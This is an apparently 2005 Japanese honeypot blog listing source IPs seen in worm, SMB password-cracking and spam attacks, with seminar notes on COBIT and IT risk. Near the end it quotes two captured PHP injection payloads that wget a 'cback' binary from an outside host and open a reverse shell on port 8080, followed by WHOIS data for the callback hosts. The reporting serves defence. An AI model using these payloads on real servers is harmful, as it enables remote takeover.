218.226.44.109 2
218.41.70.197 2
218.44.69.242 2
218.0.227.145 2
218.17.194.115 2
218.162.90.250 2
219.133.187.181 2
218.42.219.166 2
218.42.235.117 2
218.13.20.63 2
218.33.133.208 2
218.17.105.133 2
218.45.168.29 2
218.0.120.199 2
218.11.233.226 2
218.0.207.126 2
218.166.159.150 2
218.42.78.158 2
218.41.16.54 2
218.24.211.237 2
218.43.233.112 2
218.6.195.158 2
218.23.24.137 2
218.17.198.99 2
59.39.192.33 2
218.42.206.20 2
218.42.243.166 2
218.175.199.81 2
218.44.101.218 2
218.41.119.239 2
218.17.119.158 2
218.13.160.161 2
61.141.227.150 2
218.19.89.91 2
218.42.206.29 2
218.42.226.163 2
218.45.106.250 2
218.13.148.79 2
221.201.192.171 2
218.44.85.164 2
218.20.191.119 2
218.33.132.65 2
218.43.238.167 2
218.44.109.44 2
218.61.195.157 2
218.43.171.86 2
218.71.206.106 2
218.42.225.125 2
218.13.128.105 2
218.42.219.143 2
218.0.251.89 2
218.61.1.107 2
218.18.69.90 2
218.19.122.34 2
218.111.149.36 2
218.16.55.116 2
218.226.56.129 2
218.14.66.78 2
218.88.156.35 1
218.42.79.71 1
218.43.215.159 1
218.13.130.137 1
59.36.1.208 1
218.1.220.160 1
218.84.128.54 1
218.167.207.28 1
80.183.187.6 1
218.17.90.63 1
218.166.141.56 1
218.17.81.101 1
218.44.37.145 1
218.72.26.143 1
201.7.70.135 1
218.44.28.167 1
218.44.30.154 1
218.44.118.13 1
218.204.216.41 1
218.43.35.95 1


----------------------------
■Sasserワームの検知状況
----------------------------
■検知内容
自宅ハニーポッドサーバに対する。Sasserワームによる攻撃の検知状況についてお知らせします。Sasser.Worm は、マイクロソフト セキュリティ情報 MS04-011 で解説されている脆弱性の悪用を試みるワームです。このワームは、ランダムに選択された IP アドレスを持つコンピュータをスキャンすることによって、上述の脆弱性に未対応のシステムを探し出して拡散します。
送信元IPアドレスは、恐らくSasserワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

218.45.110.186 1


-------------------------------------
■Slammerワームの検知状況
-------------------------------------
■検知内容
自宅のハニーポッドサーバに対して、SQL Server2000のMS02-039脆弱性を利用した、攻撃を検知しました。送信元IPアドレスは、この脆弱性を利用して拡散を行う、Slammerワームに感染していると思われます。
読者の皆様は、以下のホスト一覧に、管理されているグローバルIPアドレスが含まれていないか確認をお願いいたします。含まれている場合は、至急ウィルススキャンなどを実施される事をお勧めいたします。

■脆弱性の詳細情報
http://www.microsoft.com/japan/technet/security/bulletin/MS02-039.mspx

■感染ホスト一覧
IPaddress 検知件数

218.7.208.69 3
218.88.253.138 3
219.138.207.29 3
218.31.133.88 2
61.153.213.141 2
218.248.255.101 2
61.130.254.109 2
68.142.217.140 2
221.202.84.227 2
212.203.29.2 2
61.139.60.190 2
61.184.142.186 2
61.175.218.186 2
219.153.22.33 1
218.10.251.112 1
213.166.8.235 1
219.87.129.139 1
172.145.127.104 1
59.44.127.18 1
202.98.123.179 1
80.170.50.237 1
218.89.65.6 1
67.190.225.47 1
172.0.0.3 1
61.136.144.100 1
220.176.128.149 1
219.146.78.59 1
217.187.191.228 1
200.42.36.136 1
58.3.80.4 1
156.17.75.102 1
59.128.183.97 1
61.153.40.112 1
219.153.7.101 1
210.248.38.196 1
58.0.123.7 1
60.191.23.229 1
200.191.172.132 1
172.143.140.47 1


----------------------------
■SMBへのパスワードクラッキングの検知状況
----------------------------
■検知内容
アカウントとしては、administratorおよびgestアカウントなどに対して、ランダムなIPアドレスからSMBのサービスが起動しているサーバを探し出し、パスワードクラッキングしてログインしようとする試みになります。一般的にユーザがよく使われるパスワードのリストを持っていて、そのパスワードで次々にログインを試みる。推測されやすいパスワードを設定している場合は、侵入を許してしまうことになる。
読者の皆様は、以下のホスト一覧に、管理されているグローバルIPアドレスが含まれていないか確認をお願いいたします。含まれている場合は、至急ウィルススキャンなどを実施される事をお勧めいたします。

■感染ホスト
IPaddress 検知件数

64.253.96.51 1677
72.25.120.50 744
87.1.1.174 744
221.224.37.66 711
211.241.205.30 470
201.135.145.35 247
87.1.22.75 138
58.121.80.49 130
222.183.71.241 125
64.253.96.56 109
71.130.80.205 109
222.84.56.184 75
211.132.154.202 74
211.179.84.240 66
200.166.120.146 44
222.84.57.37 36
61.128.195.41 19
201.217.150.26 15
87.0.36.27 11
81.235.159.109 11
216.145.231.205 11
84.100.223.155 9
218.72.26.143 4
218.88.70.98 4
218.185.26.136 4
84.148.179.167 1
217.44.169.192 1
125.30.4.185 1
222.172.128.169 1
61.207.90.245 1
125.30.2.61 1
61.109.183.21 1


----------------------------
■MessengerServiceを利用したスパムの検知状況
----------------------------
■検知内容
自宅のハニーポッドサーバに対して、マイクロソフトのMessenger Serviceを利用した、スパムメッセージを検知しました。


■送信元IPアドレス
IPaddress 検知件数

221.211.255.10 76
218.27.103.206 49
57.62.62.66 24
221.12.161.99 19
219.153.32.192 19
221.10.229.30 15
61.233.40.205 14
221.208.208.8 14
202.111.173.84 9
202.103.86.66 8
61.233.41.180 4
72.148.192.34 1
85.18.163.13 1
206.13.38.158 1
170.94.165.251 1
67.176.240.251 1
171.67.14.106 1
73.178.108.232 1
38.17.48.124 1
194.16.120.224 1
33.133.248.40 1
206.9.18.82 1
15.87.169.148 1
72.227.36.52 1
170.225.9.243 1
210.44.1.220 1
152.208.143.202 1
220.42.39.119 1
146.119.246.226 1
158.251.54.154 1
200.227.168.246 1
137.75.114.180 1
129.227.97.75 1
147.154.130.24 1
218.11.67.226 1
220.141.190.224 1


----------------------------
■CodRedワームの検知状況
----------------------------
■検知内容
自宅ハニーポッドサーバに対する。CodRedワームによる攻撃の検知状況についてお知らせします。このワームは、ランダムに選択された IP アドレスを持つコンピュータをスキャンすることによって、上述の脆弱性に未対応のシステムを探し出して拡散します。
送信元IPアドレスは、恐らくCodRedワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

なし


大木 栄二郎
経営戦略としての情報セキュリティ―ネットワーク社会で勝ち残るための警鐘


■コメント

昨日で「情報セキュリティマネジメント講座」を無事終了しました。今回学んだことを早速業務に生かす為、試行錯誤しております。セキュリティ関連の予算は、効果の確認が難しい為、経営者から見ると果たして

予算が妥当であるか判断する事が非常に難しい。その課題を解決する為のひとつの手段として

COBIT(成熟度モデル)を上手く利用する事で解決できそうである。

COBITに関する文献や情報がかなり少ない為、苦労しています。


■中央大学講座
10/31 2005年度情報セキュリティマネジメント講座のご案内

日時: 11月23日~11月26日
場所: 後楽園キャンパス 新3号館 3階 3310他

■COBIT

COBIT (Control Objectives for Information and related Technology) コビット / CobiT  米国の情報システムコントロール協会(ISACA:Information Systems Audit and Control Association)が提唱するITガバナンスの成熟度を測るフレームワーク。  もともとは1996年に米国情報システムコントロール財団(ISACF:Information System Audit and Control Foundation)がコントロール目標(control objectives)の考えに基づいて、情報システムのコントロールに関する基準として公表したもので、システム監査の基準としても使われる。2000年には、IT Governance Instituteから第3版(Governance, Control and Audit for Information and Related Technology)が発行され、「ITガバナンスの成熟度モデル」という概念が取り入れられている。  COBITでは、IT戦略立案から導入・運用までの一連の流れを「プロセス」「IT資源」「情報基準」という3つの視点から評価する。内容的には、エグゼクティブ・サマリ、フレームワーク、コントロール項目、監査ガイドライン、管理ガイドライン、導入ツールセットという6つのコンポーネントで構成される。  COBITは、ITの企画から運用に至るまでのフローを4つ管理プロセスと34のITプロセスとして定義し、それぞれのプロセスについて、CSF(主要成功要因)/KGI(重要目標達成指標)/KPI(重要業績達成指標)と、その成熟度レベルを6段階で定義する。


■参考URL

http://www.atmarkit.co.jp/aig/04biz/cobit.html

COBIT概要

http://www.itc-soken.com/cobit.pdf

サーベンス・オクスリー法(米国企業改革法)遵守のための アプローチ

月間情報セキュリティ

http://www.monthlysec.net/

総務省情報セキュリティ総合戦略

http://www.meti.go.jp/policy/netsecurity/index.html

http://bstore.jpn.hp.com/products/software/management/openview/lineup/catalog/pdfs/JSW05565_01.pdf

http://www.itc-kyoto.jp/rireki/oa/doc/issue.pdf

http://www.bizolutions.com/publications/InfoSysAudit.pdf


Koen Brand, Harry Boonen
It Governance: A Pocket Guide Based On Cobit


サイバー犯罪事件簿 2005年11月20日-27日

----------------------------
■不正アクセスの一覧
----------------------------

20051127

■日本からの不正アクセス

country network_name abuse_email
218.41.58.122 Japan SO-NET
218.41.94.115 Japan SO-NET
218.41.119.138 Japan SO-NET
218.42.66.194 Japan BIGLOBE-4
218.42.73.84 Japan BIGLOBE-4
218.42.201.172 Japan K-OPTICOM
218.43.8.117 Japan OCN
218.43.141.20 Japan OCN
218.43.209.21 Japan OCN
218.44.41.129 Japan PLALA
218.44.111.182 Japan PLALA
218.45.5.14 Japan CYBERLINKS
218.45.8.152 Japan CYBERLINKS
218.45.105.103 Japan DS-NETWORKS
218.45.106.87 Japan DS-NETWORKS
218.45.164.57 Japan ASAHI-NET-CIDR-BLK-JP
218.45.164.231 Japan ASAHI-NET-CIDR-BLK-JP
218.45.166.189 Japan ASAHI-NET-CIDR-BLK-JP
60.56.33.86 Japan K-OPTICOM abuse@ml.tech.k-opti.com
125.30.8.80 Japan IIJ-CIDR-BLK-JP
125.30.9.103 Japan IIJ-CIDR-BLK-JP
210.199.94.252 Japan DS-NETWORKS
221.113.18.51 Japan ASAHI-NET-CIDR-BLK-JP


----------------------------
■PHPおよびAwstasts脆弱性に対する攻撃
----------------------------
PHPで利用される XML_RPCの脆弱性を利用した攻撃および、Awstasts(Webインターフェースを持つフリーのログ解析ツール)
に対する攻撃です。攻撃の内容を分析すると、Linux上で稼動しているApache PHPの組み合わせをターゲットにしたもので、
UNIX系のシステムをターゲットとした、ワームまたはボットによる攻撃で、感染が広がっている状況にあると考えられます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

・影響を受けるシステムについては、次の情報を参考にしてください。
XML-RPC PHP command execution(http://xforce.iss.net/xforce/xfdb/21194 )
US-CERT Vulnerability Note VU#442845, Multiple PHP XML-RPC implementations vulnerable to code injection (http://www.kb.cert.org/vuls/id/442845 .)

・参考
XML RPC worm - New Variant - ELF_LUPPER.B (NEW)
http://isc.sans.org/diary.php?storyid=829
Linuxをねらう新ワーム「Lupper」--ウェブサーバの脆弱性を悪用
http://headlines.yahoo.co.jp/hl?a=20051108-00000008-cnet-sci


■感染ホスト
IPaddress 検知件

66.38.145.65 13
210.193.51.160 13
213.85.19.166 13
207.245.72.138 3


----------------------------
■MS05-039脆弱性に対する攻撃
----------------------------
プラグ アンド プレイ サービスは、デバイスのインストール、設定、および新規デバイスの通知を担当する
Windows DCE-RPC サービスです。最近のバージョンの Windowsオペレーティング システムでは、このサービス
が自動的に起動し、デフォルト設定で動作します。この脆弱性を利用したbotワームも確認されております。
送信元IPアドレスは、恐らくbotワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

218.226.237.129 2
218.22.191.26 2
218.45.11.230 2
218.45.3.29 2
218.45.164.236 2
218.45.6.240 2
218.92.15.74 1
218.17.232.99 1
218.200.245.71 1
218.167.103.81 1
218.164.117.250 1
218.208.204.152 1
218.12.197.172 1
218.161.85.222 1
218.226.103.52 1
218.38.30.204 1
218.45.6.151 1
218.45.11.133 1
218.95.98.4 1
218.174.173.138 1
218.228.155.104 1
218.22.201.243 1
218.45.176.39 1
218.75.210.101 1
218.88.206.133 1
218.223.83.155 1
218.175.75.245 1
218.42.231.121 1
218.39.171.52 1
218.223.134.148 1
218.225.199.217 1
218.165.176.52 1
218.4.206.58 1
218.70.109.9 1
218.165.143.226 1
218.11.199.110 1
218.91.228.18 1
220.176.9.223 1
218.65.8.246 1
218.168.180.25 1
210.139.231.222 1
218.6.217.207 1
218.71.223.98 1
218.168.108.8 1
218.32.136.23 1
218.45.138.160 1
218.217.173.163 1
218.14.203.143 1
218.73.197.240 1
218.79.173.200 1
218.161.16.173 1
218.19.154.120 1
218.19.69.180 1
218.55.123.165 1
218.0.90.133 1
218.8.170.240 1
218.166.212.91 1
218.72.3.230 1
218.161.57.248 1
218.12.119.12 1
218.42.236.177 1
218.74.254.79 1
218.0.114.20 1
218.168.126.97 1
202.101.89.200 1
60.48.35.240 1
218.168.89.247 1
218.72.18.175 1
218.44.114.228 1
218.90.186.136 1
218.167.34.31 1
218.190.212.222 1
218.218.190.194 1
218.0.126.20 1
218.190.86.183 1


----------------------------
■botワームの検知状況
----------------------------
■検知内容
自宅ハニーポッドサーバに対する。botワームによる攻撃の検知状況についてお知らせします。

このワームは、アクセス可能なネットワーク共有、またはセキュリティが不十分なネットワーク共有で繁殖します。
MS04-007の弱性を悪用します。

亜種のいくつかは、リモートのIRCサーバに接続して、特定のIRCチャネルに参加しようとします。接続すると、ボットとして機能し、ハッカーからのリモートコマンドを待ちます。亜種によって機能はさまざまですが、
一般的には、他のリモートファイルをダウンロードして実行しようとします。

送信元IPアドレスは、恐らくbotワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

218.45.88.155 27
24.107.188.38 4
218.45.107.137 4
218.45.166.153 3
218.45.165.159 3
203.202.206.21 3
218.45.167.177 3
218.45.166.69 3
218.45.167.3 2
218.45.174.134 2
218.220.40.243 2
218.190.142.104 2
218.45.5.2 2
203.90.151.140 2
203.90.141.47 2
218.45.173.8 2
218.220.85.54 2
218.45.173.251 2
218.220.8.228 2
220.114.247.237 2
218.165.176.91 1
218.42.66.194 1
218.45.171.55 1
218.45.104.8 1
221.188.191.46 1
218.53.156.171 1
218.167.232.106 1
218.55.89.93 1
203.214.134.45 1
218.160.251.29 1
203.70.254.115 1
218.210.81.232 1
218.65.30.55 1
61.155.215.220 1
216.196.230.202 1
218.232.8.163 1
61.57.5.36 1
61.97.60.224 1
218.45.2.206 1
218.45.2.168 1
211.75.77.99 1
218.226.45.84 1
218.52.194.12 1
210.85.149.3 1
218.228.151.181 1
218.189.17.102 1
218.168.144.223 1
218.45.165.73 1
218.87.1.51 1
218.47.202.52 1
218.91.65.234 1
218.63.204.108 1
218.0.137.117 1
218.170.71.190 1
218.189.17.105 1
218.170.107.15 1
218.45.106.122 1
84.112.35.196 1
218.45.89.108 1
218.45.139.41 1
218.45.89.182 1
218.39.50.38 1
60.35.136.52 1
218.230.253.201 1
218.47.85.229 1
218.175.47.170 1
218.87.11.225 1
218.45.105.192 1
218.229.26.210 1
218.45.89.104 1
216.183.89.118 1
218.45.2.219 1
218.172.75.252 1
218.168.200.148 1
218.164.86.234 1
216.64.108.178 1
218.45.110.117 1
69.148.164.234 1
218.164.119.144 1
80.223.58.245 1
81.249.145.151 1
206.71.110.13 1
200.80.149.105 1
218.249.216.10 1
221.244.42.44 1
219.149.184.18 1
218.36.94.99 1
218.165.32.205 1
216.201.3.126 1
221.146.134.83 1
218.45.2.215 1
218.45.2.198 1
218.45.2.171 1
218.167.61.63 1
218.111.18.134 1
218.160.113.107 1
218.220.103.12 1
218.88.48.47 1
218.169.62.111 1
218.88.122.126 1


-------------------------------------
■Blaster(bot)ワームの検知状況
-------------------------------------
■検知内容
自宅ハニーポッドサーバに対して、Microsoft RPC サービスの脆弱点MS03-039に対する攻撃を検知しました。
送信元IPアドレスは、恐らくこの脆弱性を利用して拡散するBlaster(bot)ワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト 
IPaddress 検知件数

218.45.139.41 46
218.45.108.119 41
218.45.89.231 11
218.45.106.87 10
218.45.11.68 7
218.45.164.57 6
218.45.5.14 6
218.45.173.87 6
210.199.94.252 5
218.45.107.56 5
218.191.194.3 5
59.40.193.80 5
218.13.165.133 5
218.42.118.204 5
218.43.8.117 4
218.44.122.169 4
218.162.83.95 4
218.1.51.37 4
218.15.14.160 4
218.0.126.56 4
219.128.112.21 4
218.17.81.41 4
218.42.201.172 3
218.44.78.61 3
218.42.16.28 3
218.6.138.14 3
218.13.129.80 3
218.41.58.122 2
218.44.111.182 2
221.113.18.51 2
218.17.172.34 2
218.65.59.125 2
218.13.136.89 2
218.166.57.166 2
218.12.64.107 2
218.18.87.101 2
218.41.94.115 2
218.41.119.138 2
218.42.73.84 2
218.81.181.20 2
218.43.141.20 2
218.18.207.148 2
218.25.146.161 2
218.42.67.124 2
218.33.154.206 2
218.17.120.28 2
218.21.89.106 2
218.45.164.21 2
218.45.171.55 2
218.17.239.31 2
218.44.115.121 2
218.43.178.29 2
218.219.106.185 2
218.0.93.179 2
218.45.6.12 2
60.20.244.20 2
218.1.191.167 2
218.45.6.95 2
218.41.98.167 2
218.24.178.56 2
218.45.166.153 2
218.0.219.67 2
218.251.60.219 2
218.45.49.110 2
218.19.120.164 2
218.24.39.190 2
219.134.81.192 2
218.44.101.222 2
218.226.239.71 2
218.41.94.8 2
218.190.30.121 2
218.20.191.38 1
218.44.41.129 1
218.43.209.21 1
218.224.105.192 1
218.34.104.194 1
218.43.23.126 1
59.36.22.196 1
218.12.123.147 1
218.19.124.97 1
218.21.81.193 1
218.18.176.180 1
218.18.214.230 1
218.42.217.176 1
218.42.69.230 1
218.44.117.33 1
218.20.195.142 1
218.229.234.202 1
218.42.245.212 1
218.43.40.51 1
218.17.93.79 1
218.18.40.24 1
218.44.23.220 1
218.23.111.224 1
218.1.230.172 1
218.18.124.198 1
218.31.243.13 1
221.201.197.192 1
218.45.110.185 1
218.111.152.116 1


----------------------------
■Sasserワームの検知状況
----------------------------
■検知内容
自宅ハニーポッドサーバに対する。Sasserワームによる攻撃の検知状況についてお知らせします。Sasser.Worm は、マイクロソフト セキュリティ情報 MS04-011 で解説されている脆弱性の悪用を試みるワームです。このワームは、ランダムに選択された IP アドレスを持つコンピュータをスキャンすることによって、上述の脆弱性に未対応のシステムを探し出して拡散します。
送信元IPアドレスは、恐らくSasserワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

218.45.11.230 6
218.45.139.41 2
218.45.108.119 1


-------------------------------------
■Slammerワームの検知状況
-------------------------------------
■検知内容
自宅のハニーポッドサーバに対して、SQL Server2000のMS02-039脆弱性を利用した、攻撃を検知しました。送信元IPアドレスは、この脆弱性を利用して拡散を行う、Slammerワームに感染していると思われます。
読者の皆様は、以下のホスト一覧に、管理されているグローバルIPアドレスが含まれていないか確認をお願いいたします。含まれている場合は、至急ウィルススキャンなどを実施される事をお勧めいたします。

■脆弱性の詳細情報
http://www.microsoft.com/japan/technet/security/bulletin/MS02-039.mspx

■感染ホスト一覧
IPaddress 検知件数

218.7.208.69 6
219.138.207.29 5
212.203.29.2 5
61.139.60.190 4
68.142.217.140 4
221.202.84.227 4
218.248.255.101 4
202.101.177.138 4
61.175.218.186 3
218.25.253.18 3
202.103.207.139 3
60.191.129.114 3
61.153.15.163 2
202.101.70.43 2
61.139.44.229 2
218.89.65.6 2
218.88.253.138 2
200.191.172.132 1
172.143.140.47 1
61.184.142.186 1
60.38.149.225 1
219.87.129.139 1
61.130.254.109 1
218.0.226.111 1
81.162.38.49 1
61.189.170.72 1
61.136.144.100 1
60.178.116.26 1
66.158.143.162 1
202.98.123.179 1
221.12.187.114 1
60.176.184.221 1
222.173.187.45 1
219.153.7.101 1
222.173.154.50 1
61.128.194.105 1
222.173.148.30 1
218.89.136.76 1
61.189.156.113 1
60.0.9.172 1
24.30.216.82 1
221.127.15.14 1
70.242.131.240 1
220.184.113.238 1
202.75.222.136 1
200.81.220.250 1
218.64.120.209 1
222.11.237.192 1
61.153.40.74 1
61.153.213.141 1
200.103.236.106 1
66.111.227.236 1
62.11.0.131 1
195.23.115.27 1
221.193.76.48 1
210.56.16.196 1
222.216.109.10 1
61.153.216.14 1
201.32.53.7 1
61.175.224.162 1
218.89.0.227 1
219.153.13.160 1
222.183.107.71 1
218.71.159.148 1
218.61.114.212 1


----------------------------
■SMBへのパスワードクラッキングの検知状況
----------------------------
■検知内容
アカウントとしては、administratorおよびgestアカウントなどに対して、ランダムなIPアドレスからSMBのサービスが起動しているサーバを探し出し、パスワードクラッキングしてログインしようとする試みになります。一般的にユーザがよく使われるパスワードのリストを持っていて、そのパスワードで次々にログインを試みる。推測されやすいパスワードを設定している場合は、侵入を許してしまうことになる。
読者の皆様は、以下のホスト一覧に、管理されているグローバルIPアドレスが含まれていないか確認をお願いいたします。含まれている場合は、至急ウィルススキャンなどを実施される事をお勧めいたします。

■感染ホスト
IPaddress 検知件数

222.235.154.235 1763
222.15.152.50 754
218.227.161.225 714
82.188.183.83 681
81.129.200.171 664
218.210.136.78 579
58.159.51.85 372
81.37.97.51 319
69.15.48.112 319
70.72.22.196 319
4.249.210.253 192
61.17.244.82 161
218.172.241.176 153
203.166.63.178 120
201.250.211.44 112
218.45.6.240 108
218.45.173.136 94
216.18.228.50 94
62.90.28.85 94
218.45.173.251 92
222.39.2.87 92
82.228.232.81 87
218.233.36.102 85
219.160.157.91 74
69.68.56.240 69
72.42.6.18 60
216.83.114.54 60
61.136.160.160 46
219.233.250.38 46
24.213.150.227 41
84.36.64.18 30
201.9.16.21 27
84.100.223.155 9
61.109.183.21 2
202.101.70.45 1
202.137.153.32 1
61.231.132.42 1
70.68.9.130 1
84.148.233.57 1
84.162.58.106 1


----------------------------
■MessengerServiceを利用したスパムの検知状況
----------------------------
■検知内容
自宅のハニーポッドサーバに対して、マイクロソフトのMessenger Serviceを利用した、スパムメッセージを検知しました。


■送信元IPアドレス
IPaddress 検知件数

221.211.255.10 180
218.27.103.206 96
218.27.16.131 46
221.12.161.99 36
202.103.86.66 23
61.233.41.180 19
219.146.161.10 19
61.233.40.205 7
219.224.224.228 7
221.10.229.30 6
222.38.148.22 4
61.156.238.238 2
221.10.226.52 2
61.233.40.84 2
221.208.208.8 1
147.154.130.24 1
218.11.67.226 1
220.141.190.224 1
218.44.122.179 1
61.242.239.42 1
202.109.114.224 1
81.137.64.183 1
129.204.104.219 1
209.192.165.76 1
64.85.28.156 1
215.87.93.221 1
218.62.253.70 1
200.78.188.1 1
200.45.222.155 1
193.4.88.240 1
82.240.234.135 1
167.16.149.105 1
221.5.251.241 1
66.222.17.53 1
138.229.171.226 1
221.238.129.246 1
221.86.128.30 1
47.163.239.199 1
133.217.12.156 1
194.176.155.19 1
213.27.124.188 1
45.99.200.215 1
66.113.175.152 1
215.50.208.148 1
61.172.255.42 1


----------------------------
■CodRedワームの検知状況
----------------------------
■検知内容
自宅ハニーポッドサーバに対する。CodRedワームによる攻撃の検知状況についてお知らせします。このワームは、ランダムに選択された IP アドレスを持つコンピュータをスキャンすることによって、上述の脆弱性に未対応のシステムを探し出して拡散します。
送信元IPアドレスは、恐らくCodRedワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

なし


ネットワーク・セキュリティ研究会, 牧野 二郎, 金野 志保, 西畠 義昭, 梅澤 拓, 城所 岩生
ネット告発―企業対応マニュアル

----------------------------
■PHPおよびAwstasts脆弱性に対する攻撃
----------------------------
PHPで利用される XML_RPCの脆弱性を利用した攻撃および、Awstasts(Webインターフェースを持つフリーのログ解析ツール)
に対する攻撃です。攻撃の内容を分析すると、Linux上で稼動しているApache PHPの組み合わせをターゲットにしたもので、
UNIX系のシステムをターゲットとした、ワームまたはボットによる攻撃で、感染が広がっている状況にあると考えられます。
以下の感染ホスト一覧にあるIPアドレスは、至急ウィルススキャンを実行して下さい。

・影響を受けるシステムについては、次の情報を参考にしてください。
US-CERT Vulnerability Note VU#442845, Multiple PHP XML-RPC implementations vulnerable to code injection (http://www.kb.cert.org/vuls/id/442845 .)

・参考
XML RPC worm - New Variant - ELF_LUPPER.B (NEW)
http://isc.sans.org/diary.php?storyid=829
Linuxをねらう新ワーム「Lupper」--ウェブサーバの脆弱性を悪用
http://headlines.yahoo.co.jp/hl?a=20051108-00000008-cnet-sci


-----------------------------------------------------------

■亜種で使用される入力コマンド

-----------------------------------------------------------

パターン1

_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://***.120.109.25/cmd.gif?&cmd=cd%20/tmp;wget%20***.160.255.44/cback;chmod%20744%20cback;./cback%20***.112.220.37%208080;echo%20YYY;echo|

パターン2

'?¬''));echo '_begin_';echo `cd /tmp;wget ***.160.255.44/cback;chmod +x cback;./cback ***.160.242.90 8080`;echo '_end_';exit;/*


--------------------------------------------------------

■感染後の接続先IPアドレス

--------------------------------------------------------

■194.112.220.37

% Information related to '194.112.220.0 - 194.112.220.255'

inetnum: 194.112.220.0 - 194.112.220.255
netname: KABEL-TV-SCHREMS-NET
descr: Elektro Zeller
descr: Markus Petric
descr: Budweiser Strasse 30
descr: 3943 Schrems
country: AT
admin-c: NR13-RIPE
tech-c: NR13-RIPE
rev-srv: dns.wvnet.at
rev-srv: vienna-dns.profinet.at
remarks: 194.112.130.36
remarks: 193.186.161.35
status: ASSIGNED PA
mnt-by: AS3330-MNT
source: RIPE # Filtered

person: Norbert Reitterer
address: WVNET Information und Kommunikation GmbH
address: Edelhof 3
address: A-3910 Zwettl
address: AUSTRIA
phone: +43 2822 53633
fax-no: +43 2822 53523
e-mail: norbert.reitterer@wvnet.at
nic-hdl: NR13-RIPE
mnt-by: DENIC-P
source: RIPE # Filtered

% Information related to '194.112.192.0/18AS3330'

route: 194.112.192.0/18
descr: AT-PLUSNET-194-112-192-18
descr: Provider Local Registry
descr: ATplus/AT
origin: AS3330
mnt-by: AS3330-MNT
source: RIPE # Filtered


■217.160.242.90


% Information related to '217.160.240.0 - 217.160.255.255'

inetnum: 217.160.240.0 - 217.160.255.255
netname: SCHLUND-CUSTOMERS
descr: Schlund + Partner AG
country: US
admin-c: UI-RIPE
tech-c: UI-RIPE
remarks: INFRA-AW
remarks: in case of abuse or spam, please mailto: abuse@schlund.de
status: ASSIGNED PA
mnt-by: SCHLUND-MNT
source: RIPE # Filtered

role: Schlund NCC
address: Schlund + Partner AG
address: Brauerstrasse 48
address: D-76135 Karlsruhe
address: Germany
remarks: For abuse issues, please use only abuse@schlund.com
remarks: For NOC issues, please look at our AS 8560
phone: +49 721 91374 50
fax-no: +49 721 91374 20
e-mail: abuse@schlund.com
admin-c: SPNC-RIPE
tech-c: SPNC-RIPE
nic-hdl: UI-RIPE
mnt-by: SCHLUND-MNT
source: RIPE # Filtered

% Information related to '217.160.224.0/19AS8560'

route: 217.160.224.0/19
descr: SCHLUND-USA-1
origin: AS8560
mnt-by: SCHLUND-MNT
source: RIPE # Filtered

■中央大学講座
10/31 2005年度情報セキュリティマネジメント講座のご案内

日時: 11月23日~11月26日
場所: 後楽園キャンパス 新3号館 3階 3310他

■コメント

本日、中央大学の情報セキュリティマネジメント講座へ行ってきました。その中で取り上げられた書籍および関連するWebページについて紹介させて頂きます。また、リスク被害算出としてIPA:潜在化被害額の算出とJNSA:賠償額理論値モデルなど経営陣を説得する為の材料として利用できそうです。

基礎勉強の書籍として神々の反逆、制御パラドックス(アルミンナセス)および企業のリスクマネージメントが良いと紹介いただきました。
 
ピーター・L. バーンスタイン, Peter L. Bernstein, 青山 護
リスク―神々への反逆
実践的な勉強の書籍としてJIPDECリスクマネジメントシステム(JRMS)解説書が良いと紹介
いただきました。

その他、以下の書籍とWebページが参考資料として紹介いただきました。

畠中 伸敏, 折原 秀博, 相沢 健実, 羽生田 和正, 伊藤 重隆
情報セキュリティのためのリスク分析・評価―官公庁、金融機関、一般企業におけるリスク分析・評価の実践

IPA:潜在化被害額の算出
http://www.meti.go.jp/feedback/downloadfiles/i50228fj.pdf
JNSA:賠償額理論値モデル
http://www.jnsa.org/houkoku2004/incident_survey.pdf
第I部 経営環境とリスクマネジメントシステム
http://www.jipdec.jp/security/pdf/h14jrms/1.pdf
第II部 JRMSの構造
http://www.jipdec.jp/security/pdf/h14jrms/2.pdf
第Ⅲ部 回答シート例
http://www.jipdec.jp/security/pdf/h14jrms/3.pdf
個人情報保護とリスクマネジメント-JRMS個人情報保護編
http://www.jipdec.jp/security/jrms/h16jrmsreport.pdf

■その他

リスクアセスメント調査報告書 Ver1.0

http://www.jasa.jp/seminar/pdf/dist_techwg3.pdf